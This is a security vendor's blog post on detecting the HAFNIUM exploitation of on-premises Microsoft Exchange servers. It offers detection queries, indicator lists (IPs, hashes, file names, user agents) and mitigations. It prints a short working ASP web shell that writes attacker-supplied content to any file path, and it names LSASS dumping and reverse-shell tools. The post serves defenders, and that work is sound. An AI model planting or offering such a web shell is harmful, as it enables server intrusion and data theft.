Detection and Investigation Using Devo: HAFNIUM 0-day Exploits on Microsoft Exchange Service

devo.com/blog/detect-and-investigate-hafnium-using-devo/

March 11, 2021

On March 2, 2021, Microsoft announced it had detected the use of multiple 0-day exploits in limited and targeted attacks of on-premises versions of Microsoft Exchange Server. The Microsoft Threat Intelligence Center (MSTIC) attributes this campaign—with high confidence—to HAFNIUM, a group assessed to be state-sponsored and operating out of China, based on observed victimology, tactics and procedures.

This post provides details about the attacks and valuable information compiled by the entire Devo security team. For Devo Security Operations customers, all of the alerts shown in this post and all indicators are available in the SecOps application.

What Happened

In the observed attacks, threat actors leveraged CVE-2021-26855 to send arbitrary HTTP requests and authenticate to an Exchange server. Additional vulnerabilities—CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065—exploit on-premises Exchange servers, giving attackers access to email accounts and allowing installation of additional malware to facilitate long-term access to victim environments.

After exploiting these vulnerabilities to gain initial access, HAFNIUM operators deployed web shells on the compromised servers. Web shells potentially allow attackers to steal data and perform additional malicious actions that lead to further compromise. Here's an example of a web shell deployed by HAFNIUM, written in ASP:

```
<%@ Page Language="Jscript"%>
<%System.IO.File.WriteAllText(Request.Item["p"],Request.Item["c"]);%>
```

Attack Details

Following web shell deployment, HAFNIUM operators performed the following post-exploitation activity:

- Using Procdump to dump the LSASS process memory
- Using 7-Zip to compress stolen data into ZIP files for exfiltration
- Adding and using Exchange PowerShell snap-ins to export mailbox data
- Using the Nishang Invoke-PowerShellTcpOneLine reverse shell
- Downloading tools such as Covenant, Nishang and PowerCat from GitHub for remote access and command and control
- Relying on 9+-year-old web shells, such as ChinaChopper

HAFNIUM operators also were able to download the Exchange offline address book from compromised systems, which contains information about an organization and its users.

Affected Systems


Online versions of Microsoft Exchange have *not* been affected by these attacks. Here are the systems that have been hit:

- Microsoft Exchange Server 2013
- Microsoft Exchange Server 2016
- Microsoft Exchange Server 2019

Indicators of Compromise & Detection

Multilookup

Devo creates and maintains a lookup available to all domains. It contains all IOCs collected from multiple sources. *msfhafnium0day* contains hashes, IP addresses, and filenames.



Lookup example of use:

```
select `lu/msfhafnium0day/threat`(resource) as dmsfhafnium0day
```

Web shell files

FU7Vif5K.aspx	web.aspx	aspnet_www.aspx	ICK4sMeJ.aspx
help.aspx	aspnet_client.aspx	jFabdYwZ.aspx	document.aspx
aspnettest.aspx	hjmQWreC.aspx	errorEE.aspx	discover.aspx
CX47ujQS.aspx	errorEEE.aspx	HttpProxy.aspx	gwVPU69R.aspx
errorEW.aspx	shellex.aspx	M2gRp7Zo.aspx	errorFF.aspx
supp0rt.aspx	XJrBqeul.aspx	error.aspx	xx.aspx
Tx2tWFMb.aspx	errorcheck.aspx	shell.aspx	t.aspx
healthcheck.aspx	aspnet_iisstart.aspx	one.aspx	

Alerts (Persistence)

MITRE ATT&CK Tactic	Persistence
MITRE ATT&CK Technique	Server Software Component: Web Shell

SecOpsHAFNIUMWebShellsTargetingExchangeServers

```
from web.all.access
group every 5m by srcIp, url

every 5m

select str(srcIp) as entity_sourceIP

select `lu/SecOpsAssetRole/class`(entity_sourceIP) as AssetRole // Get asset role from SecOpsRole Lookup

//<filtering_section>

select peek(url, re("[^/]+$"), 0) as resource

where isnotnull(resource)

select `lu/msfhafnium0day/threat`(resource) as listedmsfhafnium0day

where isnotnull(listedmsfhafnium0day)

select mm2asn(srcIp) as enrichStream_entity_sourceIP_ASN
```

select mmisp(srcIp) as enrichStream_entity_sourceIP_ISP

select mmcountry(srcIp) as enrichStream_entity_sourceIP_country

select ifthenelse(enrichStream_entity_sourceIP_country = “A1”, true, false) as enrichStream_entity_sourceIP_isAnonymousProxy

select `lu/mispIndicator/category`(entity_sourceIP) as indicator

select `lu/mispIndicator/type`(entity_sourceIP) as misp_indicator_type

select `lu/mispIndicator/event_id`(entity_sourceIP) as misp_indicator_event_id

select `lu/SecOpsLocation/country`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCountry

select `lu/SecOpsLocation/city`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCity

select `lu/SecOpsLocation/state`(entity_sourceIP) as enrichStream_entity_sourceIP_locationState

select `lu/SecOpsLocation/lat`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLat

select `lu/SecOpsLocation/lon`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLon

select “Detection” as alertType

select “Persistence” as alertMitreTactics

select “Server Software Component: Web Shell” as alertMitreTechniques

select 4 as alertPriority

User Agents

antSword/v2.1
Googlebot/2.1+(+http://www.googlebot.com/bot.html)
Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)
DuckDuckBot/1.0;+(+http://duckduckgo.com/duckduckbot.html)
facebookexternalhit/1.1+(+http://www.facebook.com/externalhit_uatext.php)
Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)
Mozilla/5.0+(compatible;+Bingbot/2.0;++http://www.bing.com/bingbot.htm)

Mozilla/5.0+(compatible;+Googlebot/2.1;++http://www.google.com/bot.html
Mozilla/5.0+(compatible;+Konqueror/3.5;+Linux)+KHTML/3.5.5+(like+Gecko)+(Exabot-Thumbnails)
Mozilla/5.0+(compatible;+Yahoo!+Slurp;+http://help.yahoo.com/help/us/ysearch/slurp)
Mozilla/5.0+(compatible;+YandexBot/3.0;++http://yandex.com/bots)
Mozilla/5.0+(X11;+Linux+x86_64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/51.0.2704.103+Safari/537.36
ExchangeServicesClient/0.0.0.0
python-requests/2.19.1
python-requests/2.25.1

Alerts (Initial Access)

MITRE ATT&CK Tactic	Initial Access
MITRE ATT&CK Technique	Exploit Public-Facing Application

SecOpsHAFNIUMUserAgentsTargetingExchangeServers

from domains.all
where isnotnull(useragent)
group every 5m by useragent, domain, url, source
every 5m
select domain as entity_sourceHostname
where toktains(useragent,”antSword/v2.1″) or
toktains(useragent,”Googlebot/2.1+(+http://www.googlebot.com/bot.html)”) or
toktains(useragent,”Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)”) or
toktains(useragent,”DuckDuckBot/1.0;+(+http://duckduckgo.com/duckduckbot.html)”) or
toktains(useragent,”facebookexternalhit/1.1+(+http://www.facebook.com/externalhit_uatext.php)”) or
toktains(useragent,”Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)”) or

toktains(useragent,”Mozilla/5.0+ (compatible;+Bingbot/2.0;++http://www.bing.com/bingbot.htm)”) or
toktains(useragent,”Mozilla/5.0+ (compatible;+Googlebot/2.1;++http://www.google.com/bot.html”) or
toktains(useragent,”Mozilla/5.0+(compatible;+Konqueror/3.5;+Linux)+KHTML/3.5.5+ (like+Gecko)+(Exabot-Thumbnails)”) or
toktains(useragent,”Mozilla/5.0+ (compatible;+Yahoo!+Slurp;+http://help.yahoo.com/help/us/ysearch/slurp)”) or
toktains(useragent,”Mozilla/5.0+(compatible;+YandexBot/3.0;++http://yandex.com/bots)”) or
toktains(useragent,”Mozilla/5.0+(X11;+Linux+x86_64)+AppleWebKit/537.36+ (KHTML,+like+Gecko)+Chrome/51.0.2704.103+Safari/537.36″)
select “Detection” as alertType
select “Initial Access” as alertMitreTactics
select “Exploit Public-Facing Application” as alertMitreTechniques
select 4 as alertPriority

IP Addresses

103.77.192.219	192.81.208.169	104.140.114.110
203.160.69.66	104.250.191.110	211.56.98.146
108.61.246.56	5.254.43.18	149.28.14.163
80.92.205.81	157.230.221.198	5.2.69.14
167.99.168.251	80.92.205.81	185.250.151.72

```
91.192.10   165.232.15
3.43        4.116
```

Alerts (Initial Access)

MITRE ATT&CK Tactic	Initial Access
MITRE ATT&CK Technique	External Remote Services

SecOpsHAFNIUMNetworkActivityTargetingExchangeServers

```
from firewall.all.traffic
where ispublic(srcIp)
select `lu/msfhafnium0day/threat`(str(srcIp)) as ismsfhafnium0day
where isnotnull(ismsfhafnium0day)
group every 5m by srcIp, dstIp, dstPort
select str(srcIp) as entity_sourceIP
select str(dstIp) as entity_destinationIP
select mm2asn(srcIp) as enrichStream_entity_sourceIP_ASN
select mmisp(srcIp) as enrichStream_entity_sourceIP_ISP
select mmcountry(srcIp) as enrichStream_entity_sourceIP_country
select ifthenelse(enrichStream_entity_sourceIP_country = “A1”, true, false) as
enrichStream_entity_sourceIP_isAnonymousProxy
select `lu/mispIndicator/category`(entity_sourceIP) as indicator
select `lu/mispIndicator/type`(entity_sourceIP) as misp_indicator_type
select `lu/mispIndicator/event_id`(entity_sourceIP) as misp_indicator_event_id
select `lu/SecOpsLocation/country`(entity_destinationIP) as
enrichStream_entity_sourceIP_locationCountry
select `lu/SecOpsLocation/city`(entity_destinationIP) as
enrichStream_entity_sourceIP_locationCity
select `lu/SecOpsLocation/state`(entity_destinationIP) as
enrichStream_entity_sourceIP_locationState
```

select `lu/SecOpsLocation/lat`(entity_destinationIP) as enrichStream_entity_sourceIP_locationLat
select `lu/SecOpsLocation/lon`(entity_destinationIP) as enrichStream_entity_sourceIP_locationLon
select “Detection” as alertType
select “Initial Access” as alertMitreTactics
select “External Remote Services” as alertMitreTechniques
select 4 as alertPriority

Um Services

Based on the alert shipped by Azure Sentinel we can detect suspicious activity in Windows logs.

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/HAFNIUMUmServiceSuspiciousFile.yaml

Alerts (Discovery)

MITRE ATT&CK Tactic	Discovery
MITRE ATT&CK Technique	File and Directory Discovery

SecOpsHAFNIUMUmServiceSuspiciousFileTargetingExchangeServers

from box.all.win
where eventID = 4663
where weaktoktains(procName, “umworkerprocess.exe”) or
weaktoktains(procName, “UMService.exe”)
where weaktoktains(objName, “.php”) or
weaktoktains(objName, “.jsp”) or
weaktoktains(objName, “.js”) or
weaktoktains(objName, “.aspx”) or
weaktoktains(objName, “.asmx”) or
weaktoktains(objName, “.asax”) or

weaktoktains(objName, “.cfm”) or
weaktoktains(objName, “.shtml”)
group every 5m by eventID,machineIp,account
every 5m
select str(machineIp) as entity_sourceIP
select `lu/SecOpsAssetRole/class`(entity_sourceIP) as AssetRole // Get asset role from SecOpsRole Lookup
//<filtering_section>
select `lu/SecOpsLocation/country`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCountry
select `lu/SecOpsLocation/city`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCity
select `lu/SecOpsLocation/state`(entity_sourceIP) as enrichStream_entity_sourceIP_locationState
select `lu/SecOpsLocation/lat`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLat
select `lu/SecOpsLocation/lon`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLon
select “Detection” as alertType
select “Discovery” as alertMitreTactics
select “File and Directory Discovery” as alertMitreTechniques
select 4 as alertPriority

Hashes

b75f163ca9b9240bf4b37ad92bc7556b40a17e27c2b8ed5c8991385fe07d17d0
097549cf7d0f76f0d99edf8b2d91c60977fd6a96e4b8c3c94b0b1733dc026d3e
2b6f1ebb2208e93ade4a6424555d6a8341fd6d9f60c25e44afe11008f5c1aad1
65149e036fff06026d80ac9ad4d156332822dc93142cf1a122b1841ec8de34b5
511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1
4edc7770464a14f54d17f36dc9d0fe854f68b346b27b35a6f5839adf1f13f8ea

811157f9c7003ba8d17b45eb3cf09bef2cecd2701cedb675274949296a6a183d
1631a90eb5395c4e19c7dbcbf611bbe6444ff312eb7937e286e4637cb9e72944

Alerts (Initial Access)

MITRE ATT&CK Tactic	Execution
MITRE ATT&CK Technique	User Execution: Malicious File

SecOpsHAFNIUMHashFoundFileTargetingExchangeServers

from edr.all.threats
where isnotnull(sha256hash)
select `lu/msfhafnium0day/threat`(sha256hash) as ismsfhafnium0day
where isnotnull(ismsfhafnium0day)
group every 5m by ip, mac, sha256hash, filename, host, threat,ismsfhafnium0day
where isnotnull(ip)
select str(ip) as entity_sourceIP
select `lu/SecOpsAssetRole/class`(entity_sourceIP) as AssetRole // Get asset role from SecOpsRole Lookup
//<filtering_section>
select mm2asn(ip) as enrichStream_entity_sourceIP_ASN
select mmisp(ip) as enrichStream_entity_sourceIP_ISP
select mmcountry(ip) as enrichStream_entity_sourceIP_country
select ifthenelse(enrichStream_entity_sourceIP_country = “A1”, true, false) as enrichStream_entity_sourceIP_isAnonymousProxy
select `lu/mispIndicator/category`(entity_sourceIP) as indicator
select `lu/mispIndicator/type`(entity_sourceIP) as misp_indicator_type
select `lu/mispIndicator/event_id`(entity_sourceIP) as misp_indicator_event_id
select `lu/SecOpsLocation/country`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCountry
select `lu/SecOpsLocation/city`(entity_sourceIP) as enrichStream_entity_sourceIP_locationCity

select `lu/SecOpsLocation/state`(entity_sourceIP) as enrichStream_entity_sourceIP_locationState
select `lu/SecOpsLocation/lat`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLat
select `lu/SecOpsLocation/lon`(entity_sourceIP) as enrichStream_entity_sourceIP_locationLon
select “Detection” as alertType
select “Execution” as alertMitreTactics
select “User Execution: Malicious File” as alertMitreTechniques
select 4 as alertPriority

HTTP Request

/owa/auth/Current/themes/resources/logon.css

/owa/auth/Current/themes/resources/owafont_ja.css

/owa/auth/Current/themes/resources/lgnbotl.gif

/owa/auth/Current/themes/resources/owafont_ko.css

/owa/auth/Current/themes/resources/SegoeUI-SemiBold.eot

/owa/auth/Current/themes/resources/SegoeUI-SemiLight.ttf

/owa/auth/Current/themes/resources/lgnbotl.gif

/owa/auth/Current/

/ecp/default.flt

/ecp/main.css

Alerts (Initial Access)

MITRE ATT&CK Tactic	Initial Access
MITRE ATT&CK Technique	Exploit Public-Facing Application

SecOpsHAFNIUMHttpPostTargetingExchangeServers

from web.all.access
select uripath(url) as uripath

select `lu/msfhafnium0day/threat`(uripath) as msfhafnium0day
select length(split(peek(url, re(“[^/]+$”), 0), “.”, 0)) as onecharacter
where isnotnull(msfhafnium0day) or (onecharacter = 1 and endswith(uripath,”js”))
group every 5m by srcIp, url, userAgent
every 5m
select str(srcIp) as entity_sourceIP
select `lu/SecOpsAssetRole/class`(entity_sourceIP) as AssetRole // Get asset role from SecOpsRole Lookup
//<filtering_section>
select mm2asn(srcIp) as enrichStream_entity_sourceIP_ASN
select mmisp(srcIp) as enrichStream_entity_sourceIP_ISP
select mmcountry(srcIp) as enrichStream_entity_sourceIP_country
select ifthenelse(enrichStream_entity_sourceIP_country = “A1”, true, false) as enrichStream_entity_sourceIP_isAnonymousProxy
select `lu/mispIndicator/category`(entity_sourceIP) as indicator
select `lu/mispIndicator/type`(entity_sourceIP) as misp_indicator_type
select `lu/mispIndicator/event_id`(entity_sourceIP) as misp_indicator_event_id
select “Detection” as alertType
select “Initial Access” as alertMitreTactics
select “Exploit Public-Facing Application” as alertMitreTechniques
select 4 as alertPriority

Mitigations

Following is a list of actions that server administrators can perform:

- Restrict untrusted connections to port 443, or set up a VPN to separate the Exchange Server from external access.
- Block external access to on-premise Exchange:
- Restrict external access to OWA URL: /owa/.
- Restrict external access to Exchange Admin Center (EAC) aka Exchange Control Panel (ECP) URL: /ecp/

- Microsoft released some mitigations in its Response Center that cover the different related vulnerabilities: https://msrc-blog.microsoft.com/2021/03/05/microsoft-exchange-server-vulnerabilities-mitigations-march-2021/

References

[1] https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

[2] https://blogs.microsoft.com/on-the-issues/2021/03/02/new-nation-state-cyberattacks/

[3] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26855

[4] https://www.reddit.com/r/msp/comments/lwmo5c/mass_exploitation_of_onprem_exchange_servers/

[5] https://gist.github.com/JohnHammond/0b4a45cad4f4ed3324939d72dc599883

[6] https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/

[7] https://us-cert.cisa.gov/ncas/alerts/aa21-062a

[8] https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/

[9] https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html

Appendix I: Other IOCs

Web shell Detection resource: https://github.com/nsacyber/Mitigating-Web-Shells/blob/master/anomolous_uris.splunk.txt

C:inetpubwwwrootaspnet_clientshell.aspx

C:inetpubwwwrootaspnet_clientshellex.aspx

C:inetpubwwwrootaspnet_clienterrorcheck.aspx

C:inetpubwwwrootaspnet_clientt.aspx

C:inetpubwwwrootaspnet_clientdiscover.aspx

C:inetpubwwwrootaspnet_clientaspnettest.aspx

C:inetpubwwwrootaspnet_clientsystem_weberror.aspx

C:inetpubwwwrootaspnet_clientsystem_web

C:inetpubwwwrootaspnet_clientsupp0rt.aspx

C:inetpubwwwrootaspnet_clientHttpProxy.aspx

inetpubwwwrootaspnet_client (any .aspx file under this folder or sub folders)

<exchange install path>FrontEndHttpProxyecpauth (any file besides TimeoutLogoff.aspx)

<exchange install path>FrontEndHttpProxyowaauth (any file or modified file that is not part of a standard install)

<exchange install path>FrontEndHttpProxyowaauthCurrent<any aspx file in this folder or subfolders>

<exchange install path>FrontEndHttpProxyowaauth<folder with version number><any aspx file in this folder or subfolders>

Powershell cmdlet from RCE

S_CMD=Set-OabVirtualDirectory.ExternalUrl=’